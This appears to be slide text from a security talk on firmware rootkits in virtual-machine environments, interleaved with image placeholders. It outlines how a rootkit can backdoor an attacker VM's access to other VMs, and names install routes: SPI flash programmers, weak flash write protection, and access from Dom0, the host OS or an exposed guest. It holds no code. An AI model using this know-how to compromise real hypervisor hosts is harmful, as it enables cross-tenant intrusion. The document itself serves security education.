



Image source


What is firmware rootkit?



Firmware rootkit can open a backdoor for an attacker VM to access all other VMs




“Backdoor” for attacker’s VM



So how would one install a rootkit in the firmware?

Using hardware SPI flash programmer…




USB & exploiting weak firmware protections...

Software access and exploiting some vulnerability in firmware …

- From privileged guest (e.g. Dom0). Requires privesc from normal guest (e.g. DomU) or remote
- From the host OS before/in parallel to VMM
- From normal guest if firmware is exposed to the guest by VMM

For example, if firmware is not adequately write protected in system flash memory




DEMO

